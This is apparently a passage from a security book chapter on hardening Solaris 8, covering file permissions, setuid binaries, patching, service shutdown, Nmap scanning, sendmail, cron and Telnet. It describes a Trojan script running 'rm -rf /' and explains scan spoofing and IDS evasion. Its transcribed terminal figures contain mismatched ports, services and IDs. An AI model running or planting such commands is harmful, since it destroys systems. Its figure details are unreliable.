The first step toward securing your file system is taken by securing the files themselves. Before we start down that road, however, we must be sure that we have a clear grasp on what comprises the file system, how minor oversights can lead to exploits, and how small steps can take us a great distance toward security. We'll start with a refresher on file permissions, or modes, and continue into a discussion of some of the more important modes where security, as well as overall file integrity, are concerned.

Solaris' roots are found in the standard System V Release 4 UNIX variants, and the file system still shares a great deal of affinity with that heritage. Security for this file system is controlled by access permissions, which in turn determine which user can do what with each file. (Remember, a directory is really just a special type of file that contains the contents of the file and the *inode* that points to it.) These permissions are made up of three simple components:

- **Read** Processes started by the user can open a file and read its contents. For a directory, this means that a user can list the contents of the directory.
- **Write** Processes started by the user can alter the contents of the file. For a directory, this means that the process can unlink the file from that specific *inode*. (In other words, the file can be deleted from the directory.)
- **Execute** Processes started by the user can execute the file. This is meaningless for files other than compiled binaries or scripts meant to be run as if binaries. Moreover, script files will need to be readable in order for the execute bit to have any impact. For directories, this means that a process can set this directory as its working directory. Note that a user does not need execute permission in order to muck up directories. Write permission without execute permission still allows users to remove files, even though they haven't set the specific directory as the working directory.

These permissions are modified on-the-fly by the application of a *umask*. The *umask* is set globally in the /etc/default/login file, but can be overridden by users in their own .profile, .cshrc, or via the command line. The *umask* provides a value, in octal, that will be subtracted from the default permissions when a file is created. For example, the default directory permissions are 777, the default *umask* is 022, so that leaves us a permission of 755 upon directory creation.

There are also three categories of users to whom the permission applies: owner, group, and other. Every user belongs to at least one group, and can (and should!) belong to more than one. Users who belong to many groups can change their group attribute (both real and effective) by executing the **newgrp (1)** command. Groups are a very useful and often overlooked aspect to Solaris security. Rarely are groups implemented effectively. Most times, a one-to-one ratio is used, where users belong to only one group. This really hampers the flexibility for a sysadmin, but the reasoning behind it is easy to see. Maintaining groups is laborious, but it is an effort well worth the time. Let's take a second to review the format of the /etc/group file, and how groups can add to a basic level of security.

The /etc/group file is similar in format to the /etc/passwd file, with the differences being in the makeup of each field. The fields have the following values:

- groupname
- group password
- group ID (gid)
- user1, user2, user3, etc.


These fields are pretty self-explanatory; there are a few interesting facets concerning the group password. Presently, there is no Solaris command to aid in creating a group password. Group passwords are used even less than groups themselves, and allow users who aren't listed in the /etc/group file as belonging to that group the ability to change to that group, if they know the password. If you want to assign a password to a group, you'll have to use the **passwd (1)** command to create the hashed value in the /etc/shadow file, and then cut and paste that value into the group password field in the /etc/group file. Groups can be added using the **groupadd (1M)** command, modified using the **groupmod (1M)** command, and deleted using the **groupdel (1M)** command.

Permissions are checked at the most specific level, meaning that "other" permissions won't be checked for a user who belongs to the group that owns the file, and "group" permissions won't be checked for the owner of the file. Solaris is, however, smart enough to check the /etc/group file. If you belong to the group that owns the file, you will be allowed those group permissions, regardless of your current *gid*. To demonstrate, let's assume that our admin, *sarter*, has created a directory off the root called */public_notices*. This directory is used to distribute information to specific categories of people, a task for which the MOTD is not suitable. Our admin has assigned the permissions and ownership so that files that are applicable to specific users can be viewed, but no other files can be read. None of the files can be changed by other users except by the root user. The results are illustrated in Figure 9.1. Notice that even though our admin, *sarter*, has a real *gid* of 101 (users), the file *notice_administrators* is readable. This is because *sarter* is also a member of the *sysadmin* group. The *notice_accounting* file, which is owned by a group to which *sarter* does not belong, is inaccessible.

This system of permissions is pretty limited as far as the options offered to the owner of a file. Basically, since only one owner and one group is allowed, you don't have much flexibility in allowing others to access your files. There are solutions, but they aren't always elegant. For compiled binaries and interpreted scripts, you have the option of using the special setuid and/or setgid bits. These allow the

executor to operate under the permissions of the owning user or group. This is handy when you have one or two applications that you want to make available to the general population, but that require special permission. It also allows you to allow the user to operate with privileges that he normally wouldn't have, such as those of the root user. Herein, however, lies the risk. No program, be it a binary or a script, should be made setuid or setgid without careful consideration, and a lot of testing. Programs with these special bits set can be used to compromise the entire system! A perfect example of this is a buffer overflow found in the *whodo* program. The *whodo* program, which displays information about which users are doing what, is installed with the suid bit on, and the owner set as root. It needs to run with root privileges in order to function, since to gather output, *whodo* needs to read the utmp log as well as the process table, both of which are restricted.

Figure 9.1 Use of Groups to Control Access to Files

A screenshot of a Solaris terminal window titled "Terminal". The window has a menu bar with "Window", "Edit", "Options", and "Help". The main area contains a command-line session:

```
$ id  
uid=0/0(root) gid=0/0(users)  
$ groups  
users sysadmin  
$ pwd  
/public_notices  
$ ls -l  
total 0  
-r--r----- 1 root    40CTG      165 Sep  9 16:57 notice_accounting  
-r--r----- 1 root    sysadmin   107 Sep  9 16:59 notice_administrators  
-r--r----- 1 root    users     16 Sep  9 16:59 notice_general  
$ more notice_accounting  
notice_ACCOUNTING: Permission denied  
$ more notice_administrators  
All software for accounting database upgrade has been tested and  
is functional. We ready for 6:30 pm start. See scarter for a  
copy of the install and backout plans prior to that time!  
$
```

Understanding Solaris Patches

Security patches are a key defense for your Solaris systems. Since Sun distributes updated security patches on an ongoing basis, continuous vigilance is required on the part of the system administrator to ensure that all critical security patches have been installed on all systems. This section is dedicated to describing how the patch administration system works, and showing you where to find Sun's security updates.

The current patch revision level can be determined by issuing the command **showrev -p**, which will return “No patches are installed” for a default installation.

If possible, systems need to be patched with the most current Sun-recommended and security patches before the system is connected to the Internet. Ideally, you should download patches on another (already patched) system and transfer them to the new system via whatever secure means are available.

Patches are obtained from Sun via the Sunsolve distribution center located at <http://sunsolve.sun.com>. To download the most current Sun-recommended and security patches, go to <http://sunsolve.sun.com/pub-cgi/show.pl?target=patches/patch-license&nav=pub-patches> and accept the license agreement. This page will list downloads for all versions and architectures of the Solaris operating system. Choose the one that matches your system to be patched.

Solaris Patch Clusters

Once the patch cluster is downloaded, transfer it to the unpatched server using any secure means of transfer available, and use the **unzip** command to decompress the patch cluster. Change to the directory that has the same name as the patch cluster you downloaded, and execute the *install_cluster* script as root. The patch cluster you downloaded will now be installed automatically. The patching process generally takes a minimum of two hours, and it is recommended that you allow the system to sit idle while the patch cluster is applied. Note that systems without much free disk space in the /var partition are not recommended to use the patch cluster. At the end of the patching process, a reboot will be required. After rebooting, the **showrev -p** command should now list all of the patches applied to the system.

Applying Individual Solaris Security Patches

Patches can also be applied on an individual basis if necessary. Use the Sunsolve patchfinder at <http://sunsolve.sun.com/pub-cgi/show.pl?target=patches/patch-access> to search for individual patches by the patch ID number. Individual patches should be saved to the /var/spool/patch directory, and can be installed using the **patchadd** command. Any individual patch can be uninstalled, provided there was enough disk space available on the /var partition to create the backout files.

Patches are uninstalled using the **patchrm** command.

Securing Default Solaris Services

Many system daemons are installed by default on a stock Solaris installation, but some of these will require some minor adjustments to run in a more secured mode. This section describes the typical install of Solaris services and how to secure some of the more vulnerable services for normal usage.

Evaluating the Security of Solaris Services at Startup

In this section, we'll look at some of the finer tasks required to clean up after an installation. This isn't meant to be a comprehensive hardening guide. For example, this section assumes you already know to turn off unnecessary services and remove extraneous users.

The very first thing you need to do after installation, or when you take over an existing system, is to apply patches. Another helpful step is to assess run control directories and disable some of those services started on boot. Some of the lesser-traveled steps to disable are detailed in the following list:

- Rename autoconfiguration links **/etc/rc2.d/{S30sysid.net, S71sysid.sys, S72autoinstall}** to **/etc/rc2.d/{s30sysid.net, s71sysid.sys,s72autoinstall}**. This prevents someone with root access from executing **sys-unconfig** to wipe out all networking parameters.
- Rename NFS and cachefs links **/etc/rc2.d/{K28nfs.server,S73nfs.client, S73cachefs.daemon, S93cacheos.finish}** to **/etc/rc2.d/{k28nfs.server,s73nfs.client, s73cachefs.daemon,s93cacheos.finish,s74autofs}** to disable NFS mounts and exports if you aren't using NFS.
- Rename RPC links **/etc/rc2.d/{S71rpc,S76nscd}** to **/etc/rc2.d/{NOS71rpc,NOS76nscd}** to disable RPC services.
- Rename expreserve link **/etc/rc2.d/S80PRESERVE** to **/etc/rc2.d/NOS80PRESERVE**. Expreserve recovers data from unsaved vi sessions, but historically has been vulnerable.
- **/bin/rm "/etc/auto_★" /etc/dfs/dfstab** (Be sure to note that there is no space between the underscore [_] and star [*] in this command!) If you are using NFS with the automounter, do not perform this step.

The next step is to look for all of those uid programs left on your system. This is easily accomplished with the use of the **find** command, as in the following:

```
find / -type f  \(\ -perm -u+s -o -perm g+s \) -ls
```

You can redirect the output to a file for later perusal. The tricky part comes in digesting all of the output, and becomes especially tough when you aren't really familiar with the usage of the **suid** or **sgid** command. A typical install of Solaris 8 came with 59 binaries having either suid or sgid. While an experienced administrator might know what most of them do, you might not be familiar with

all of these files. Use this awk code to learn more about the files having suid or guid bits on your system:

```
awk '/ f none [246]/ {print}' /var/sadm/install/contents
```

This code is useful for the simple reason that it not only lists suid/sgid files, but also lists the package with which that file was installed. You might wish that your administrator could give you a magic bullet right here and tell you specifically which files can and can't be left suid/sgid. This is unlikely to happen. You need to determine this setting for your applications based on the specific needs of your system and your environment.. Sun distributes a helpful tool called FixModes, written by Casper Dik, and available at www.sun.com/blueprints/tools, which will assist you in this task.

Another useful step is to disable the automounting of CDs and floppy disks. This will help you keep control over which file systems are mounted on a computer you are managing. When using the automount feature, any user can mount whatever he pleases. There is no way to know whether the user's disk contains malicious code or other objectionable material. In addition, floppies are a convenient way for important and critical information to leave a system. You can disable the *automountd* daemon by stopping the service (*/etc/rc2.d/S74autofs stop*), and then rename the link from **S74autofs** to **s74autofs**, or you can go all the way and remove the packages that support automounting. These are *SUNWvolr*, *SUNWvolu*, and *SUNWvolg*. If you don't plan on using the automounting feature, it is just as good to remove the packages. You can always add them back if you need them. If you are planning on using *automountd*, you will want to make sure that a suid binary isn't used to take control of the system. To this end, Solaris provides the *rmmount.conf(4)* file. This file is the configuration file used to share floppy disks and CD-ROM disks (among other things). Using this file with the following options will prevent suid execution:

```
mount hsfs -o nosuid  
mount ufs -o nosuid
```

You should also consider mounting both floppies and CD-ROMs using the read only (*ro*) option.

```
mount floppy* -o nosuid,ro
```

Another option to consider is enabling the Basic Security Module and making sure that the */etc/security/device_allocate* file is in order. This file allows you to use either built-in or custom programs to properly purge data from a

device before it is reused. For example, the following entry would ensure that the *fd* device was properly purged before the insertion of a new disk:

```
# floppy drive  
fd0;fd;reserved;reserved;alloc;/etc/security/lib/fd_clean;
```

Check the man page for *device_allocate(4)* for all available options.

Another clever thing you can do is to set the *cmask* variable in the */etc/default/init* file. This variable controls the *umask* of all processes started by the *init* daemon. If it isn't set, the *init* daemon will default to the system *umask*, but you should make sure to run with a nice, restrictive value. The default *umask* value is 022, but you should modify this mask according to your needs.

The following changes will help you to secure the */etc/default/login* file:

- Ensure that the *umask=nnn* entry is uncommented, and that the value is a sane one for your site. Again, the default is 022, which is acceptable for many purposes.
- Uncomment the *SYSLOG_FAILED_LOGINS=n* entry, and set the value to something like 3. This value determines how many failed logins will be allowed before *Syslog* is notified to record an event.
- Uncomment the *RETRIES=n* entry, and set this value to 3 from the default of 5. This value determines how many retries a user (or attacker) gets before the login process exits.
- Change the *CONSOLE=* value to use */dev/null* as the console device. This prevents root login on any device, and ensures maximum accountability for all users, including the administrator!
- Modify the */etc/default/passwd* file and increase the *PASSLENGTH* to 8 (the maximum).

The next step to increasing the security on your Solaris system is to make some changes to your file system parameters. As a rule, mount as many of your file systems “read only” as you can possibly get away with. An attacker can’t “Trojan-horse” your system if he can’t write files. Many of these changes depend on how the file system was created. Some administrators go so far as to create just one file system, the */*. There might be a justification for this behavior, but it is unclear. Making more specific-purpose file systems eases both backup and general security. It also allows you the flexibility to place some controls on those file systems. For example, if you make */dev* and */devices* their own file systems, instead

of letting them live under the / file system, then you have the flexibility of mounting some other file systems with the *nosuid* option.

Here are some basic guidelines for changes to /etc/vfstab:

- Change the option in the last column of the /usr entry to **ro**.
- Change the option in the last column of the /opt entry to **nosuid,ro**.
- Change the option in the last column of the /var entry to **nosuid,rw**.
- Change the option in the last column of the /entry to **remount,nosuid**.

As always, test and verify that these changes suit the needs of your specific system.

System logging is another area where you can improve the security of the default Solaris system. We need to create and set ownership on the /var/adm/loginlog file to ensure that failed login attempts are recorded, like so:

```
touch /var/adm/loginlog  
chown root:sys /var/adm/loginlog  
chmod 600 /var/adm/loginlog
```

Another important step where logging is concerned is to ensure that *inetd(1M)* logs all of its TCP connections. This is accomplished by adding the *-t* (trace) option to the entry in the /etc/init.d/inetsvc file. In addition, you can *dd* a line to restrict core file creation. Core files can be useful for debugging, but they can also be used by an attacker to gain insight into the workings of the system. Add the line *ulimit -c 0* to the /etc/init.d/inetsvc file.

Depending on the interactive shell used, various global configuration files can also affect the security of a user's environment. For Bourne-based shells such as /bin/sh, /bin/ksh, and /bin/bash (if installed), the global configuration file for user environments is /etc/profile. These environment settings are evaluated before the user's local settings (*\$HOME/.profile*) for Bourne derivative shells and can be overridden by the local user settings. While we have already discussed making modifications to the *umask* setting in this file, there are a few minor security tweaks that you might want to implement.

A good security practice is to implement the use of "Authorized Use" banners in /etc/motd and /etc/issue, and forcing /etc/profile to display /etc/motd at login time. The default /etc/profile allows users to circumvent the display of /etc/motd, so you should comment out this part of /etc/profile. Finally, consider changing the default path variables set in /etc/skel/local.profile. This skeleton

directory is only used when creating accounts, so existing accounts should have their \$HOME/.profile modified to match. In this file, the default path is “/usr/bin:/usr/ucb:/etc:”. The trailing period signifies to attempt to locate binaries in the current working directory if they are not found in /usr/bin or /usr/ucb. A favorite scheme for hackers is to create a misspelled command Trojan that executes arbitrary commands. For example, if a hacker obtains write access to root’s home directory, he could create a script named “mroe” that performs *rm -rf* / as a denial-of-service (DoS) attack. This attack would be triggered when the superuser mistypes “mroe” for “more”. For ordinary users, this is only marginally insecure, because in the worst-case scenario, any Trojans would likely only affect an individual user. However, for the superuser, these types of Trojans could cause severe havoc to the system.

Improving the Security of Solaris Network Services

When hardening a default Solaris installation, it is important to examine services running both on the network as well as on the localhost itself. Your goal during the host-hardening process should always be to disable as many noncritical services as possible, because each service or daemon increases the risk that the system could be compromised. This section identifies the cornucopia of services running on a default Solaris installation, and shows you how to disable those that might be unnecessary for your installation.

We’ll begin examining our default Solaris system from the network, using the commonly available port scanner known as *Nmap*, written by Fyodor. Nmap is available at no charge from www.insecure.org/nmap, and is probably the most full-featured and widely used port scanner in existence. Nmap is essentially a network host scanner, like GSS. However, it has additional features that make it the most popular UNIX-based scanner, including:

- **Fast ping and port scan capabilities** You can find out if systems are up, and what ports are open.
- **Operating system fingerprinting** Nmap has the capability to guess the operating system of the host it is scanning. Although Nmap must make a guess, it is a very well informed one. This is because Nmap contains an extensive database of TCP-, UDP-, and IP-based responses from hundreds of different operating systems. Nmap can query your system, and then compare its responses to this database. Vendors are required to make their versions of TCP/IP compliant to technical specifications found in documents called Request for Comments (RFCs). These files

are available at various places on the Internet, including www.faqs.org/rfcs/index.html. However, each vendor implements TCP/IP in a slightly different fashion, and Nmap is able to compare these differences and then inform you about the operating system.

- **Sequence prediction** All TCP-based communications require each system to establish a pattern to which it will conform when sending TCP packets. This pattern is established during the three-way TCP handshake. Nmap is able to determine elements of this pattern. In some systems, such as all versions of Windows NT 4.0 before Service Pack 5, these sequences are not sufficiently randomized, and are easy to predict. In the past, hackers have been able to identify such simple TCP sequences, and use them to hijack connections. Nmap provides this information. Most Internet-ready operating systems, such as modern versions of Linux, have truly random sequencing, and are much more difficult to predict.
- **The ability to imitate all different aspects of a TCP-based connection** When a TCP connection begins, it takes some modest amount of time (a few milliseconds) to establish the connection, a process called the *handshake*. Many firewalls are configured to drop initial SYN packets for certain systems, because network administrators do not want anyone in the outside world to establish contact to the system (without going through a firewall). Most scanners use the SYN packet, and will thus be dropped. Nmap is able to generate packets that many firewalls will allow, and thus Nmap can traverse through a firewall to map remote hosts and networks.
- **Spoofing features** Many network administrators will try to learn exactly who conducted a scan of their network. Using Nmap's spoofing feature, it is possible for a malicious user to imitate another host. Consequently, the systems administrator might be led to believe that some innocent third party initiated a scan; IT professionals can use the spoofing feature to test firewall configurations.
- **The ability to control scan speed and sequence** Many Intrusion Detection System (IDS) applications will generate alerts if they notice that a network's hosts are being scanned sequentially. An IDS will also report an attack if it notices that a series of hosts has been scanned quickly. Using Nmap, you can slow an attack. Whereas a malicious user

would use Nmap to thwart security, IT professionals can use it to help audit a firewall.

- **The ability to save output to text files** This feature makes it possible to use Nmap output in other programs, or to save output for future reference.
- **The ability to read input information from text files** This feature makes it possible to read input information from text files.

Detailed instructions on the intricacies of Nmap are beyond the scope of this section, but interested readers will find complete documentation distributed along with the tool itself. Ports have been written for most widely used UNIX variants, including Solaris. Figure 9.2 details an Nmap scan of a default Solaris host from a Linux-based host (scanning from a Solaris host would yield an identical output).

Figure 9.2 An Nmap Scan of a Default Solaris Host from a Linux-based Host

The screenshot shows a terminal window titled 'xterm' with the command '\$ nmap sparky' entered. The output of the Nmap scan is displayed, showing various open ports and their corresponding services. The output is as follows:

```
Starting nmap V. 2.53 by Fyodor@Insecure.org < www.insecure.org/nmap/ >
Interesting ports on sparky:
(The 1457 ports scanned but not shown below are in state closed)
Port      State       Service
7/tcp     open        echo
9/tcp     open        discard
13/tcp    open        datagram
19/tcp    open        chargen
21/tcp    open        ftp
22/tcp    open        telnet
25/tcp    open        smtp
50/tcp   open        time
79/tcp   open        finger
111/tcp  open        sunrpc
512/tcp  open        exec
513/tcp  open        login
514/tcp  open        shell
515/tcp  open        printer
548/tcp  open        uucp
4005/tcp open        lockd
6122/tcp open        dtcp
7100/tcp open        font-service
32771/tcp open        sometimes=rpc5
32772/tcp open        sometimes=rpc7
32773/tcp open        sometimes=rpc8
32774/tcp open        sometimes=rpc11
32775/tcp open        sometimes=rpc13
32777/tcp open        sometimes=rpc17
32778/tcp open        sometimes=rpc29
32779/tcp open        sometimes=rpc21

Nmap run completed -- 1 IP address (1 host up) scanned in 2 seconds
```

As you can see, by default Solaris includes a great deal of open ports and available network services, many of which can be disabled to enhance system security. Most of these daemons are run from *inetd*, and can be disabled by commenting out the corresponding section in */etc/inetd.conf*. Unless you have an explicit need for them, the following services can be disabled without impact to your system:

- Echo
- Discard
- Daytime
- Chargen
- Finger
- Login (mostly duplicates exec and shell)
- Printer
- UUCP

After commenting out these services in /etc/inetd.conf, don't forget to restart the *inetd* process. Once these services have been disabled, you can run an additional Nmap scan to see what services are still remaining (see Figure 9.3).

Figure 9.3 An Nmap Scan to See What Services Are Remaining

The screenshot shows a terminal window titled "xterm" with the command \$ nmap sparky. The output lists various open ports and their corresponding services:

```
Starting nmap V. 2.55 by fyodor@insecure.org (<www.insecure.org/nmap/>)
Interesting ports on sparky:
(The 2507 ports scanned but not shown below are in state closed)
Port      State       Service
21/tcp    open        ftplib
25/tcp    open        telnet
25/tcp    open        smtp
37/tcp    open        time
113/tcp   open        sunrpc
512/tcp   open        exec
614/tcp   open        shell
4049/tcp  open        lockd
6122/tcp  open        dtapc
7180/tcp  open        font-service
32771/tcp open        sometimes-rpc5
32773/tcp open        sometimes-rpc9
32775/tcp open        sometimes-rpc13
32777/tcp open        sometimes-rpc17
32779/tcp open        sometimes-rpc19
32779/tcp open        sometimes-rpc21

Nmap run completed -- 1 IP address (1 host up) scanned in 2 seconds
```

Of the services remaining, many of these can be replaced through the use of Secure Shell (SSH). SSH is an encrypted protocol that allows for secure authentication, interactive logins, and file transfers. There are also ways to configure SSH to act as a wrapper for nearly any protocol or service. Without additional configuration, SSH can replace many of the remaining services, such as:

- Telnet
- FTP
- Exec (rexec)
- Shell (rsh)

Once network access is tightened, we can concentrate on tightening the internal security of our default Solaris install.

Improving the Security of Sendmail

Sendmail is quite possibly the most insecure daemon available on Solaris. Running sendmail will leave your system open to buffer overflow attacks and misuse by spammers if not configured properly. If you must run sendmail and your server is not a major mail server, consider running sendmail periodically via Cron, instead of in daemon mode. At the very least, configure sendmail to run as a nonroot user.

As a Solaris administrator, you will encounter two versions of sendmail: the Sun-supplied version and the more widely used version, found at www.sendmail.org. Unfortunately, Sun's sendmail is not updated as regularly as the version maintained by the Sendmail Consortium, so any new bugs or vulnerabilities found in sendmail are not immediately addressed by Sun. The Consortium, on the other hand, often issues warnings, workarounds, and patches within hours or a day of exploit discovery. In a word, Sun's configuration and implementation of sendmail is a bit convoluted, so you might find it easier to download a copy of sendmail from the previously mentioned Web site and start from scratch. Once you have downloaded and compiled the Consortium version of sendmail, you need to turn your attention to creating a decent sendmail.cf file.

The sendmail.cf file starts life as a file generally called sendmail.mc. The .mc file is a file full of m4 macros. You use m4 to read the macro file, in conjunction with a supplied m4 configuration file, to generate the sendmail.cf file. A mostly basic sendmail.mc file, with a few security-minded additions, would look like this:

```
OSTYPE(solaris2)dnl
DOMAIN(incoming-traveller.com)dnl
FEATURE(access_db, dbm -o /etc/mail/access)dnl
define(`ALIAS_FILE', `/etc/mail/aliases')dnl
define(`confPRIVACY_FLAGS', `noexpn,novrfy')dnl
FEATURE(`blacklist_recipients')dnl
```

```
FEATURE(`dnsbl')
MAILER(local)dnl
MAILER(smtp)dnl
```

The first lines tell the m4 processor what OS we are using. Solaris 8 is actually Solaris version 2.8 and is part of the SunOS 5.x release family. Starting with Solaris 2.7, Sun decided to simplify its naming process and marketed it as Solaris 7, but we're still dealing with a Solaris 2.x variant. Next, we define our domain name, which is fairly straightforward. The next "feature" we add is for an access database that will help us control who can and cannot submit e-mail to our server (we come back to this shortly). The *-o* switch in this statement tells sendmail that the existence of this file is optional, and if not found at startup time, sendmail will not balk and refuse to run. The *dbm* keyword tells sendmail the type of database we will use. The choices are *dbm* and *hash*. The *dbm* type is natively supported on Solaris and a bit easier to work with, so we'll use that for now. The second *define* sets two privacy flags. The two set here prevent the SMTP **vrfy** and **expn** commands from working. These two commands are commonly used by spammers to verify local, valid addresses on your mail server. Once verified, the junk mail starts flowing.

The *blacklist_recipients* feature works with the *access_db* feature. When *blacklist_recipients* is used, we can put addresses of users who should not be receiving e-mail locally in the *access_db* file. Some of the most popular uses for this are to blacklist accounts that are used internally only and should never receive e-mail from the outside world. The root user is one such example. Most sites have dedicated "abuse" accounts, and each site should technically maintain a "postmaster" account. These accounts can forward, via the aliases file, to root, but root itself should never receive mail from the outside world.

The next line deserves a closer look, both because of its usefulness and some of the controversy surrounding it. The *dnsbl* directive tells m4 that we will be adding support for the real-time blackhole list (RBL). There are several RBL servers, but the most common one is [blackholes.mail-abuse.org](http://mail-abuse.org/rbl) (see <http://mail-abuse.org/rbl>). The RBL list contains the domain names and IP addresses of known spam offenders. When sendmail starts to accept a message, it performs a check against the RBL on the IP address of the sending domain or server. If there is a match in the RBL, the e-mail is rejected. Otherwise, the message is passed on to the other parts of the sendmail rulesets that handle anti-spamming for continued processing. A misconfigured system can easily end up on the RBL list, so there are times when a legitimate organization will not be able to send e-mail. For example, suppose our

partner company, Nox, has a domain called nox.net. The mailhost for nox.net is mailer.nox.net. An overzealous admin misconfigured an older version of sendmail and now the system is an open relay. This system might possibly end up in the RBL. One moment our server at incoming-traveller.com, mailhost.incoming-traveller.com, will accept e-mail from mailer.nox.net. A few minutes or hours or days later when mailer.nox.net ends up in the RBL, mail.incoming-traveller.com will stop accepting mail from our partner company. If Nox is responsible, they will fix the problem shortly after you (or someone else) notifies them, and they can easily get out of the RBL. However, the loss in e-mail connectivity might be too great a price to pay for this type of extensive protection. You will have to make this decision based on your overall business needs and objectives.

The last two lines just tell sendmail, by way of the generated sendmail.cf file, to use the local and SMTP mailers to handle e-mail traffic bound for local and remote destinations.

The meat of this sendmail.mc file is the access_db feature. Once you generate the sendmail.cf file with m4 (included with Solaris 8 in the “Developer” installation cluster), your sendmail.cf file will sport an entry like this:

```
# Access list database (for spam stomping)
Kaccess dbm -o /etc/mail/access
```

Now, you need to build the access database itself. First, we start by generating a text file with a list of addresses and domains we want to block e-mail from, and then we blacklist a couple of our local usernames, just in case.

```
# block these domains outright
spammer@foo.com          REJECT
badspammer.com            REJECT
63.206.177                REJECT

# forbid inbound e-mail to these addresses

root@incoming-traveller.com    ERROR:550 Mailbox closed.
```

In the first section, we have refused to accept e-mail from the user *spammer* and domain *foo.com*, any e-mail from the *badspammer.com* domain, and anything originating from the class C block, 63.206.177/24. Below that, we tell sendmail to generate an error (code 550) to anyone trying to send e-mail to root at our local domain. The root account is an easy “gimme” for almost any modern UNIX OS and should be protected accordingly.

The sendmail version available from the Sendmail Consortium, v8.11.5 as of this writing, is an incredibly secure piece of software. The earlier 8.9.3 version that ships with Solaris 8 does have some vulnerabilities that are not easily fixed by sendmail.cf modifications. In addition, the Solaris sendmail.cf file is somewhat different from a standard sendmail.cf file you might generate on your own. As such, you might have noticed that this section has centered more on anti-spam and e-mail rejection techniques, than on traditional security measures. As we said, sendmail is a very secure piece of software, but also a very powerful one. The basic configuration will protect and serve you well. If you want to get deeper into sendmail configuration, pick up one of the many books available on sendmail.

Securing Cron on your Solaris System

Securing Cron jobs is a very important part of securing a Solaris system. The Cron daemon runs as root, but performs a *seteuid* before executing any commands in a nonroot user's crontab, so that any commands are run as that user and not as root.

Changes in the crontabs are controlled by the crontab program. This program can load a user's crontab to an editor, and when the user is finished and exits the editor, crontab signals the Cron daemon to reread that particular crontab file for any changes. Access to the crontab facility is controlled through the presence (or lack of presence) of two files: /etc/cron.d/cron.allow and /etc/cron.d/cron.deny. To give a nonroot user the ability to use the **crontab** command, the username must either:

- Exist in /etc/cron.d/cron.allow, or
- If the /etc/cron.d/cron.allow file does not exist, the username must not be in the /etc/cron.d/cron.deny file.

A user can be denied the ability to use the **crontab** command if:

- The file /etc/cron.d/cron.allow must exist and the user is not in this file, or
- The file /etc/cron.d/cron.allow does not exist and the username is in the /etc/cron.d/cron.deny file, or
- Neither file exists.

Control of some aspects of the Cron daemon is available using the file /etc/default/cron. This file can have three possible entries:

- **CRONLOG** Controls whether the Cron daemon keeps a log of all actions taken.
- **PATH** Controls what path the Cron daemon uses to search for executables when running in the context of a nonprivileged user.
- **SUPATH** Controls what path the Cron daemon uses to search for executables when running in the context of the root user.

By setting the values of *PATH* and *SUPATH* properly, it is possible to prevent Cron from executing programs that might be Trojan binary replacements of system commands when the Cron daemon runs. Good values for *PATH* and *SUPATH* are:

```
PATH=/usr/bin:/usr/sbin:/sbin  
SUPATH=/sbin:/usr/sbin:/usr/bin
```

If custom scripts are going to be used by the Cron daemon, it is best to create a secure directory where the scripts can reside. One possibility is to have a directory /etc/cron.d/custom/secure whose permissions are set as *nwx--x---*, owned by the user root and the group “root”. The scripts can reside in that directory, where they are only accessible by the Cron daemon when running in the context of the root user.

Another way to improve the security of the Cron daemon, especially when running the job as root, is to specify the fully qualified path to any system command that is to be executed. This eliminates the necessity of specifying the *PATH* and *SUPATH* variables in the /etc/default/cron file, since all system commands are specified completely, including the directory where that command can be found.

Evaluating Remote Procedure Call Service

RPC was developed by Sun as a sort of basis for exchanging data between processes usually over the network. It’s also a favorite target of hackers for buffer overflow attacks. RPC is required for NFS and might cause openwin to hang at boot if it’s not running. To disable RPC services, comment them out from /etc/inetd.conf and unlink /etc/init.d/rpc from /etc/rc*.d.

Protecting Against Your Telnet Service

Perhaps even more common than FTP access is Telnet access, which allows users to connect to the system remotely and execute commands as if they were on the

system console. Unfortunately, the Telnet protocol, like the FTP protocol, is a cleartext protocol that allows passwords to easily be sniffed from the network. In addition to passwords, a user's entire session can be sniffed from the network, allowing others to "watch over the user's shoulder" remotely. Because of this, you should seriously consider replacing Telnet access with an encrypted protocol such as SSH, as described in Chapter 6. Barring that, this section discusses how the Solaris Telnet server is operated.

The Telnet daemon is typically operated from *inetd*, the Internet super-server, which launches Telnet daemon sessions as necessary. A Solaris installation will activate the Telnet server by default, but it can be disabled by commenting out the following entry for Telnet in /etc/inetd.conf:

```
telnet    stream  tcp6      nowait   root    /usr/sbin/in.telnetd  
          in.telnetd
```

From this entry, we can determine that Telnet supports IPv6 and is accessible from a TCP stream. Specifying *nowait* status allows multiple Telnet sessions to run concurrently. Telnet service is run as root using the system binary /usr/sbin/in.telnetd as Telnet daemon program.

You might notice that root logins are not allowed by default via the Telnet server. This default security setting prevents brute-force attacks on the root account from succeeding because all root logins will be denied, regardless of whether the password supplied is valid or not. Enabling root logins via Telnet is not recommended, because it opens the system to brute-force attacks on the root password and allows the root password to be sniffed from the wire. However, if absolutely necessary, root Telnet logins can be enabled by commenting out the "CONSOLE" section of /etc/default/login.

Authentication for the Telnet service is provided by pluggable authentication modules (PAM) and configured in /etc/pam.conf. PAM ensures that accounts are validated with valid passwords before allowing access to the Solaris system. In a default installation, no Telnet-specific entries are listed in /etc/pam.conf, so the Telnet service uses the authentication methods specified as "other" services. These entries are typically adequate, but in certain cases, such as using Kerberos for authentication, it might be desirable to explicitly configure a Telnet policy through PAM. This can be accomplished by adding new entries to /etc/pam.conf that begin with "telnet" and point to the appropriate PAM libraries for your desired use.

Understanding the Risks of FTP

